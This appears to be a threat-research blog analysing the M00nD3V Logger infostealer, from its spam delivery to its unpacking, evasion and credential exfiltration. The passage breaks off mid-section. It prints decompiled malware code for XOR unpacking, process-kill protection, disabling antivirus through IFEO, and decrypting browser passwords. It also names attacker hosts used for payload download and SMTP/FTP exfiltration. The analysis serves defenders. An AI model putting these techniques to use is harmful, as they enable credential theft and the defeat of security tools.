Deep Dive into the M00nD3V Logger

zscaler.com/blogs/research/deep-dive-m00nd3v-logger

ThreatLabz observed a **multifunctional** information-stealing trojan named "**M00nD3V Logger"** that is being dropped by a multistage loader. Due to its multiple stealing features, **M00nD3V Logger** has gradually gained popularity on hacking forums.

Recently, Blueliv published a blog discussing the relationship of M00nD3V with the HawkEye stealer, along with information about the bad actor selling M00nD3V.

Aside from keystroke logging, the M00nD3VLoggerhas the ability to steal confidential information, such as browser passwords, FTP client passwords, email client passwords, DynDNS credentials, JDownloader credentials; capture Windows keystrokes; and gain access to the webcam and hook the clipboard. In all, it has the ability to steal passwords from 42 applications.

M00nD3VLogger is also equipped with other major functionality, including a botkiller, an antivirus killer, communicating over SMTP/FTP/proxy, downloading additional plugins, and the BouncyCastle crypto package. These mechanisms makes this logger unique and popular on hacking forums.





Figure 1: An image from the owner account.

Delivery mechanism

During our research, we found M00nD3V was delivered via spam mail or through a compromised website that drops a payload on the victim's machine. One such spam mail claims to be from "Hyundai Heavy Industries Co., Ltd" regarding a bid on a project for Qatargas. The spam mail includes ZIP attachments that contain malicious executables.



QG, NFPS Project / RFQ-P-013 Inconel 625 Clad_Butting

김은주[KIM EUN JOO] <kej0610@ >

Sent time: 05/28/2020 06:26:02 AM

Received time: 05/28/2020 06:26:09 AM

To: skvda5665@

Attachments: RFQ(instruction).pdf.gz RFQ (Material Requisition).pdf.gz

// Please acknowledge receipt of this e-mail by replying immediately. Dear Sirs, We, Hyundai Heavy Industries Co., Ltd (hereinafter as called â€œHHI" or â€œBUYERâ€), are pleased to announce that we have been recently invited to TENDER for Qatargas, North Field Production Sustainability Offshore Project. Without any engagement of expense on our part, you are hereby invited to submit a bid for the design, manufacture, testing, inspection, packing, delivery of Goods and field technical services in accordance with the Instruction to Bidders (ITB) in Section 1 on or before the bid closing date, June, 25, 2020 in Korean Local time. BIDDER is required to confirm the receipt of this RFQ as well as their intention to submit its quotation by completing the form of Bid Acknowledgement provided in Appendix 1 of Section 1 (ITB) hereof and sending it to the undersigned by email within two (2) working days after the receipt of this Inquiry. BIDDER is required to prepare and submit its quotation strictly in accordance with the ITB requirements included herein. It should be noted that an unqualified or incomplete quotation will be considered unfavorably and at the end of the Technical Evaluation Period may cause BIDDER to be disqualified from subsequent evaluation stage. The BUYERâ€™s Terms and Conditions provided in Appendix 4 of Section 1(ITB) hereof shall apply to any Purchase Order that may result from your bid. All prices shall be fixed and firm based on FOB International Port of BIDDERâ€™s country, not subject to escalation or currency fluctuation of any kind but shall be inclusive of all taxes, duties, fees, charges or assessment etc for which BIDDER is responsible under the required scope of works. Quotations shall be valid for 365 consecutive days from the bid closing date or such longer period as agreed in writing between BIDDER and BUYER and must not be amended, varied, revoked, retracted or withdrawn during this period for any reason whatsoever. Validity should be clearly stated in BIDDERâ€™s quotation. All prices shall be quoted in the currency of expenditure Any exclusion, deviation, clarification or alternative to the attached specification and commercial conditions shall be clearly stated. Unless otherwise stated, it shall be considered that the Vendor is in full compliance with all requirements. Following attachments are the documents consisting of this RFQ package. Section 1: Instructions to Bidder Appendix 1: Acknowledgement of Invitation to Bidder Appendix 2: Confidentiality Agreement for NFPS Project Appendix 3: Commercial Exceptions Form Appendix 4: Commercial Terms and Conditions (To be informed later separately) Section 2: Material Requisition Appendix 1: Bill of Material (Shall be inputted in Excel Files and reply) Appendix 2: Project Specifications Appendix 3: Technical Deviation and Exception List Form [Special Note] 1. Considering the project time frame, this RFQ process will have continuity to the actual procurement process after Project Contract Award. It means that BIDDER is required to keep the bid closing time and complete TBE & CBE in a timely manner without any outstanding issues. BIDDERâ€™s priced proposal shall be fully reflected on all technical/commercial clarifications conducted as a part of this bid. BIDDER shall note that no other opportunity will be given if BIDDER decline this BID or is disqualified during this BID, therefore, BID is requested to prepare the qualified proposal in time. 2. The Bid shall be delivered free of charge to BUYER and BUYER shall not be liable to pay any costs for quotations sustained by BIDDER for or in connection with; the Quotation preparation, submission, clarification and negotiation including associated travel costs regardless of whether the Quotation is successful or not. BIDDERâ€™s participation is at BIDDER's sole cost and risk Eunjoo KIM Engineer / Technical Marketing & Estimating Depâ€™t(Q2X0) Offshore & Industrial Plant Business Unit. Hyundai Heavy Industries Co., Ltd. Tel +82 52 202 4922 Fax +82 52 202 1975 Mobile +82 10 5897 4546 Email kej0610@hhi.co.kr IMPORTANT NOTICE: This e-mail, including any attachment(s)thereto, is intended for the sole and exclusive use of the addressee(s)named above and may contain information that is legally privileged and / or confidential. If you are not an intended addressee(s), you are hereby notified that any use, dissemination, distribution or copying of the email or the information obtained therein is STRICTLY PROHIBITED. If you have received the email in error, please notify the sender Immediately and permanently delete this email from your system.

Figure 2: Spam mail.




Figure 3: M00nD3V Logger subscription and payment method pages.

In this blog, we will provide a detailed technical analysis of commercial M00nD3V Logger malware.

Technical analysis

dab9565e03fae2c5c18c9071a713153a - Parent File (.Net)
e9cf47f3b0750dd0ee1ca30ea9861cc9 - Loader (.Net)
bf8801bcd5a196744ccd0f863f84df71 - Final Payload (.Net)

Delivering malware without triggering any suspicious activity while blending into an existing benign Windows process makes detection a bit harder. Here, the M00nD3V malware does one such trick to deliver its payload without getting easily noticed.

FakeNet.exe	1736		5.77 MB	WIN-803RP...\Win_7_x64	
ipconfig.exe	556		352 kB	WIN-803RP...\Win_7_x64	IP Configuration Utility
ProcessHacker.exe	2836	0.28	10.92 MB	WIN-803RP...\Win_7_x64	Process Hacker
RegAsm.exe	2556	49.75	139.34 MB	WIN-803RP...\Win_7_x64	Microsoft .NET Assembly Registration Utility

Figure 4: The M00nD3V malware register running with RegAsm.exe - Microsoft utility.

Figure 4 shows the post execution of the malware. In case of an allowlisted application, the endpoint antivirus will not trigger any malicious activity. Hence, the malware can do its job on the fly without getting caught. The malware also runs by elevating its own privileges.

Unpacking routine

The malware unpacks the encrypted payload using multibyte XOR decryption. While unpacking, the malware also uses null bytes in the XOR key. Hence, a few bytes are not actually ciphered.

First layer decryption

The hardcoded pass variable "*zvjzpeuCFasb*" is used as a key. When converted to Unicode string, the same pass variable is:
"*z\x00v\x00j\x00z\x00p\x00e\x00u\x00C\x00F\x00a\x00s\x00b\x00*".

The key length is 24 bytes.

```
public static byte[] c__DisplayClass48_03(byte[] object_0)
{
    byte[] array = (byte[])RtcRequestMessage.DbConnectionBusy(Encoding.Unicode, RtcRequestMessage.pass);
    RtcRequestMessage.SafeNCryptSecretHandle();
    if (RtcRequestMessage.ReversePositionQuery())
    {
    }
    for (int i = 0; i < object_0.Length; i++)
    {
        int expr_35_cp_1 = i;
        object_0[expr_35_cp_1] ^= array[i % Convert.ToInt32(24.0 - Math.Round(8.0))];
    }
    return object_0;
}
```

Figure 5: First-level decryption using multibyte XOR.

Even though key length is 24, the malware uses only the first 16 bytes to decrypt the resource section of the encrypted data. The above decryption routine results in a .NET PE file. In this dumped file, there is also a similar XOR routine to decrypt the data but with a different key to run the final payload.

Second layer decryption

Here, the hardcoded pass variable "*WcqqicsgTUaj"* is used as a key. When converted to Unicode string, the same pas variable is:
"*W\x00c\x00q\x00q\x00i\x00c\x00s\x00g\x00T\x00U\x00a\x00j\x00*".

We have written a Python script to decrypt the encrypted payload, which can be found in Appendix I and Appendix II.

Payload analysis

StubConfig Class contains the configuration details - some of them are initialized with Base64 values while others are hardcoded.

```
Mutex, HWID , Method, EmailAddress, EmailAddressTo, EmailPassword,
SMTPServer, SMTPPort, SSLEncryption, FtpHost, FtpUsername, FtpPassword,
FTPPort, SSHEncryption, ProxyURL, ProxyKey, PanelURL, PanelKey, Password,
PasswordLoop, PasswordInterval, KeyStroke, EmptyKeyStroke, KeyStrokeInterval,
Clipboard, EmptyClipboard, ClipboardInterval, Execution, Screen, ScreenInterval,
WebCam, WebCamInterval, InstallationEnabled, InstallationLocation, InstallationParent,
InstallationFileName, ExecutionDelayEnabled, DelayFor, Startup, Persistence,
ZoneID, AntiDebugger, AVKiller, BotKiller, ProcessProtection, ProcessElevation,
HideFile, MeltFile, FakeEnabled, FakeIcon, FakeTitle, FakeMessage.
```

Figure 6: StubConfig details.

Before starting to log user data, the M00nD3V Logger initializes its configuration. The initialization phase includes several checks, such as an anti-debugger, a bot killer, an antivirus killer, and more. **Figure 7** shows the initialization module.

```
DependencyLoader.Initialize();
ExecutionDelay.Initialize();
SingleInstance.Initialize();
DecryptCredential.Initialize();
Installer.Initialize();
AntiDebugger.Initialize();
ProcessElevation.Initialize(true);
AntivirusKiller.Initialize();
Botkiller.Initialize();
ProcessProtection.Initialize();
bool flag = !RunOnce.Initialize();
if (flag)
{
    FakeMessage.Initialize();
}
LogSender.Initialize();
```

Figure 7: Initialization phase

Initialization details:

- DependencyLoader - Downloads the DLL from m00nd3v[.]com/M00nD3v/Decryption/BouncyCastle[.]Crypto.dll and loads it in memory.
- ExecutionDelay - Sleeps for 5,000 milliseconds before executing.
- SingleInstance - Checks to see if a single instance is running or not by checking for the hardcoded mutex value {99ed2fc7-0fdc-42ef-8b82-78d1c7c554e3} and sets a flag accordingly. If an app is running with the same mutex, then the loader exits from environment.
- DecryptCredential - Uses the Rijndael256 algorithm to decrypt the Stub configuration values [cipher data is Base64 encoded value and key is hardcoded mutex value] and set them to their respective variables, as show in Figure 8.

```
public static void Initialize()
{
    StubConfig.EmailAddress = Cryptography.Rijndael256Decrypt(StubConfig.EmailAddress, StubConfig.Mutex);
    StubConfig.EmailAddressTo = Cryptography.Rijndael256Decrypt(StubConfig.EmailAddressTo, StubConfig.Mutex);
    StubConfig.EmailPassword = Cryptography.Rijndael256Decrypt(StubConfig.EmailPassword, StubConfig.Mutex);
    StubConfig.SMTPServer = Cryptography.Rijndael256Decrypt(StubConfig.SMTPServer, StubConfig.Mutex);
    StubConfig.SMTPPort = Cryptography.Rijndael256Decrypt(StubConfig.SMTPPort, StubConfig.Mutex);
    StubConfig.FtpHost = Cryptography.Rijndael256Decrypt(StubConfig.FtpHost, StubConfig.Mutex);
    StubConfig.FtpUsername = Cryptography.Rijndael256Decrypt(StubConfig.FtpUsername, StubConfig.Mutex);
    StubConfig.FtpPassword = Cryptography.Rijndael256Decrypt(StubConfig.FtpPassword, StubConfig.Mutex);
    StubConfig.FTPPort = Cryptography.Rijndael256Decrypt(StubConfig.FTPPort, StubConfig.Mutex);
    StubConfig.ProxyURL = Cryptography.Rijndael256Decrypt(StubConfig.ProxyURL, StubConfig.Mutex);
    StubConfig.ProxyKey = Cryptography.Rijndael256Decrypt(StubConfig.ProxyKey, StubConfig.Mutex);
    StubConfig.PanelURL = Cryptography.Rijndael256Decrypt(StubConfig.PanelURL, StubConfig.Mutex);
    StubConfig.PanelKey = Cryptography.Rijndael256Decrypt(StubConfig.PanelKey, StubConfig.Mutex);
}
```

Figure 8: The decrypt credential.

- Persistence - Copies the parent file to AppData directory and begins the startup entry [SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run].
- AntiDebugger - Checks to see if any of the following processes are running: SbieDll.dll, Wireshark, Winsock Packet Editor. If any are found, the malware terminates.

```
bool flag = AntiDebugger.DetectSandboxie() || AntiDebugger.DetectSniffers();
```

Figure 9: AntiDebugger checks during the initialization process.

Antivirus killer - Uses Image File Execution Options (IFEO) to interfere with the executables shown in Figure 10. By modifying the registry entry [Software\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\], the malware attaches rundll32.exe as debugger to each of the executables. This way, it disables all the listed applications to run.

```
rstrui.exe, AvastSvc.exe, avconfig.exe, AvastUI.exe, avscan.exe, instup.exe, mbam.exe, mbamgui.exe,
mbampt.exe, mbamscheduler.exe, mbamservice.exe, hijackthis.exe, spybotsd.exe, ccuac.exe, avcenter.exe, avguard.exe,
avgnt.exe, avgui.exe, avgcsrvx.exe, avgidsagent.exe, avgrsx.exe, avgwdsvc.exe, egui.exe, zlclient.exe, bdagent.exe,
keyscrambler.exe, avp.exe, wireshark.exe, ComboFix.exe, MSASCui.exe, MpCmdRun.exe, msseces.exe, MsMpEng.exe
```

Figure 10: Application list

Process elevation - As shown in Figure 11, the malware contains a process elevation module, which is responsible for elevating the privilege of the malware executable. The malware sets the security identifier type as "WorldSid" with AceQualifier AccessDenied. It is applicable to the "Everyone" group, so if anyone attempts to kill the process, it won't be allowed to terminate.

```
if (!flag)
{
    IntPtr handle = Process.GetCurrentProcess().Handle;
    RawSecurityDescriptor rawSecurityDescriptor = ProcessElevation.ParseProcDescriptor(handle);
    if (enable)
    {
        rawSecurityDescriptor.DiscretionaryAcl.InsertAce(0, new CommonAce(AceFlags.None, AceQualifier.AccessDenied, 4096, new SecurityIdentifier(WellKnownSidType.WorldSid,
          null), false, null));
        rawSecurityDescriptor.DiscretionaryAcl.InsertAce(0, new CommonAce(AceFlags.None, AceQualifier.AccessDenied, 987135, new SecurityIdentifier(WellKnownSidType.WorldSid,
          null), false, null));
        ProcessElevation.EditProcDescriptor(handle, rawSecurityDescriptor);
    }
    else
    {
        rawSecurityDescriptor.DiscretionaryAcl.InsertAce(0, new CommonAce(AceFlags.None, AceQualifier.AccessAllowed, 4096, new SecurityIdentifier(WellKnownSidType.WorldSid,
          null), false, null));
        rawSecurityDescriptor.DiscretionaryAcl.InsertAce(0, new CommonAce(AceFlags.None, AceQualifier.AccessAllowed, 987135, new SecurityIdentifier(WellKnownSidType.WorldSid,
          null), false, null));
        ProcessElevation.EditProcDescriptor(handle, rawSecurityDescriptor);
    }
}
```

Figure 11: Process elevation.

Bot killer - Scans all running processes and Windows Startup registry entries [\\Run\\ and \\RunOnce\\ ], then passes the file location path to module **IsFileMalicious()** to tag either the process or file as malicious and delete it accordingly. [Note: In case of a running process, it additionally checks for each process window visibility property. If it is set to false, then it is tagged as malicious.]

Figure 12 shows the checks used inside IsFileMalicious(). Here, 'fileloc' is the full path of the file or process.

```
bool flag = fileloc.Contains(Application.ExecutablePath);
if (flag)
{
    result = false;
    return result;
}
bool flag2 = fileloc.Contains(Application.StartupPath);
if (flag2)
{
    result = false;
    return result;
}
bool flag3 = fileloc.Contains("cmd");
if (flag3)
{
    result = true;
    return result;
}
bool flag4 = fileloc.Contains("wscript");
if (flag4)
{
    result = true;
    return result;
}
bool flag5 = AuthenticodeTools.IsTrusted(fileloc);
if (flag5)
{
    result = false;
    return result;
}
```

Figure 12: Malicious checks of the file.

Before starting to log the stored credentials and other personal data, it checks whether the malware was previously installed or not on the victim's machine by looking for a specific file name with a combination of Processor Id and Volume Serial Number in the temp directory. If

the file is not present, then it creates and writes Rijndael256 encrypted data, which is a combination of the current executable path and the hardcoded StubConfigEncryptionKey, and then shows a fake message box to fool the victim.

```
StubConfigEncryptionKey = "f32095f7-d1c0-44df-afa8-ec2d9b25494b";
```

Figure 13: The Rijndael256 key.

The malware has three kinds of communication methods to send logged data: SMTP, FTP, and proxy. But this stub is configured to use only and send data over SMTP only.

Before starting any logging functionality, it checks whether the respective logging functionality variable is set in the Stub config entry or not. If the value is not set in config, then it won't execute the "keystroke functionality". As shown in Figure 14, the Stub is configured to execute the keystroke but not the webcam as the webcam value is not assigned.

```
public static string WebCam = "";
 public static string KeyStroke = "42386cb5-1cb1-4ed0-9f3a-53343f76a37d";
```

Figure 14: Stub configuration.

The Stub starts its core stealing functionality by sending full victim machine information, as shown in Figure 15**,** to the attacker over SMTP port 587

Dear valueable user(s)\r\n\r\nWe have just installed M00nD3v's Stub file on the following PC. You will start getting logs soon.\r\n\r\nRegards\r\nM00nD3v\r\n\r\n\r\n++++++++++++ Device Specification ++++++++++++\r\n**Username:** Jhon\r\n**Device Name:** WIN-LL6ES61AIN1\r\n**Privilegies**: User\r\n**Country:** English (United States)\r\n**Local IP:** 192.168.124.143\r\n**External IP:** [Extract IP from “bot.whatismyipaddress.com”]\r\n**Windows Installed:** Windows 7 Professional\r\n++++++++++++ Device Specification ++++++++++++\r\n

Figure 15: Basic machine information sent to the attacker.

Network communication

Via SMTP

The malware communicates with the attacker over SMTP using port 587.

The malware crafts an email with the captured details shown in Figure 16 and sends it to the attacker. The attackers use "**smtp.privateemail.com"** service to transfer the captured data.

From: {admin@cotexdelivery.com}
To: {admin@cotexdelivery.com}
Subject:
"[LogTypeName] :-:-: [Machine Name]:-:-: "[Extract Public IP from "bot.whatismyipaddress.com"]"
Body:
Dear valueable user(s)\r\n\r\nWe have just installed M00nD3v's Stub file on the following PC. You will start getting logs soon.\r\n\r\nRegards\r\nM00nD3v\r\n\r\n\r\n++++++++++++ Device Specification ++++++++++++\r\n**Username:** Jhon\r\n**Device Name:** WIN-LL6ES61AIN1\r\n**Privilegies**: User\r\n**Country:** English (United States)\r\n**Local IP:** 192.168.124.143\r\n**External IP:** [Extract IP from "bot.whatismyipaddress.com"]\r\n**Windows Installed:** Windows 7 Professional\r\n++++++++++++ Device Specification ++++++++++++\r\n
SMTP Client:
"smtp.privateemail.com"
SMTP PORT:587
SSL Enable: True

Figure 16: Information sent via SMTP.

The **LogTypeName** mentioned below is used to tag the data to inform the attacker what module it is running currently.

```
"Screen Monitoring"||"WebCam Monitoring"||"Clipboard Monitoring"
||"Device Specification"||"Bot Killer"||
"Test Message"||"KeyStroke Monitoring"||
"Password Monitoring"||"Execution Alert!"
```

Figure 17: Log type.

Via FTP

While uploading data over FTP, it first converts plain text data to bytes and creates FTP requests by configuring all the FTP request fields (i.e., ftp_host, credentials, method). The value for all these fields is set from the Stub configuration class. The FTP method used to upload files is "STOR".

data: "**M00nD3v**\r\n **[LogTypeName]** Logs\r\n **[User_Name]**\\ **[Machine_Name]**\r\n\r\nDear valueable user(s)\r\n\r\nWe have just installed M00nD3v's Stub file on the following PC. You will start getting logs soon.\r\n\r\nRegards\r\nM00nD3v\r\n\r\n\r\n++++++++++++ Device Specification ++++++++++++\r\n**Username:** Joe\r\n**Device Name:** WIN-LL6ES61AIN1\r\n**Privilegies:** User\r\n**Country:** English (United States)\r\n**Local IP:** 192.168.124.143\r\n**External IP:** .....\r\n**Windows Installed:** Windows 7 Professional\r\n++++++++++++ Device Specification ++++++++++++\r\n"

requestUriString: "ftp://[FTP_HOST]/[LogTypeName]--[User_NAME] --[Machine_Name]-[Current_Date_Time].txt"

Protocol: FTP

Method: STOR

Figure 18: Communication via FTP.

Via proxy

The malware sets the proxy URL from the config class and uploads the below-mentioned data using the POST method.

Key	Value
Secret	Proxy Key
Title	"[LogTypeName]:-:-:[User_Name] :-:-: [Machine_Name]"
Data	[Steal/Logged Data]

Figure 19: Communication via proxy.

The values encrypted with Rijndael256 where the key is the Proxy Key, which is configured in the Stub config class.

Each stealing module runs independently with individual threads, as shown in Figure 20.

```
bool flag4 = !string.IsNullOrEmpty(StubConfig.Password);
if (flag4)
{
    bool flag5 = !string.IsNullOrEmpty(StubConfig.PasswordLoop);
    if (flag5)
    {
        ThreadManager.Run(new ThreadStart(this.PasswordSender), ApartmentState.MTA);
    }
    else
    {
        Stealer.Send();
    }
}
bool flag6 = !string.IsNullOrEmpty(StubConfig.KeyStroke);
if (flag6)
{
    ThreadManager.Run(new ThreadStart(this.KeystrokeSender), ApartmentState.MTA);
}
bool flag7 = !string.IsNullOrEmpty(StubConfig.Clipboard);
if (flag7)
{
    ThreadManager.Run(new ThreadStart(this.ClipboardSender), ApartmentState.MTA);
}
bool flag8 = !string.IsNullOrEmpty(StubConfig.Screen);
if (flag8)
{
    ThreadManager.Run(new ThreadStart(this.ScreenSender), ApartmentState.MTA);
}
bool flag9 = !string.IsNullOrEmpty(StubConfig.WebCam);
if (flag9)
{
    ThreadManager.Run(new ThreadStart(this.WebCamSender), ApartmentState.MTA);
}
```

Figure 20: The core modules.

Password stealer: M00nD3V Logger has the capability to steal passwords and cookies from all possible browsers and email clients, as well as FTP clients.

Interestingly, the malware has three separate classes named "ChromiumProvider", "MailProvider", and "MozillaProvider" as shown in Figure 21. Each provider has a functionality to retrieve and decrypt the password for the application that is assigned to that provider.




Figure 21: Provider list.

The malware first tries to decrypt the password with the data protection APT (DPAPI) library. But if it isn't successful, then it attempts to decrypt the passwords using "**BouncyCastle**", which the malware downloaded from "m00nd3v.]com/]M00nD3v/Decryption/BouncyCastle.Crypto.dll". It includes "**GcmBlockCipher**" and "**AeadParameters**" classes, whose instances help the malware decrypt the final password.

```
byte[] bytes = Encoding.Default.GetBytes(keyString);
byte[] bytes2 = Encoding.Default.GetBytes(ivString);
byte[] bytes3 = Encoding.Default.GetBytes(dataString);
GcmBlockCipher gcmBlockCipher = new GcmBlockCipher(new AesFastEngine());
AeadParameters aeadParameters = new AeadParameters(new KeyParameter(bytes), 128, bytes2, null);
gcmBlockCipher.Init(false, aeadParameters);
byte[] array = new byte[checked(gcmBlockCipher.GetOutputSize(bytes3.Length) - 1 + 1)];
int num = gcmBlockCipher.ProcessBytes(bytes3, 0, bytes3.Length, array, 0);
gcmBlockCipher.DoFinal(array, num);
result = Encoding.Default.GetString(array).TrimEnd(new char[0]);
```

Figure 22: The BouncyCastle code.

The collected passwords are sent to the attacker over SMTP.

Subject:

"Password Monitoring :-:-: [Machine Name]:-:-: [Extract Public IP]"

Body:

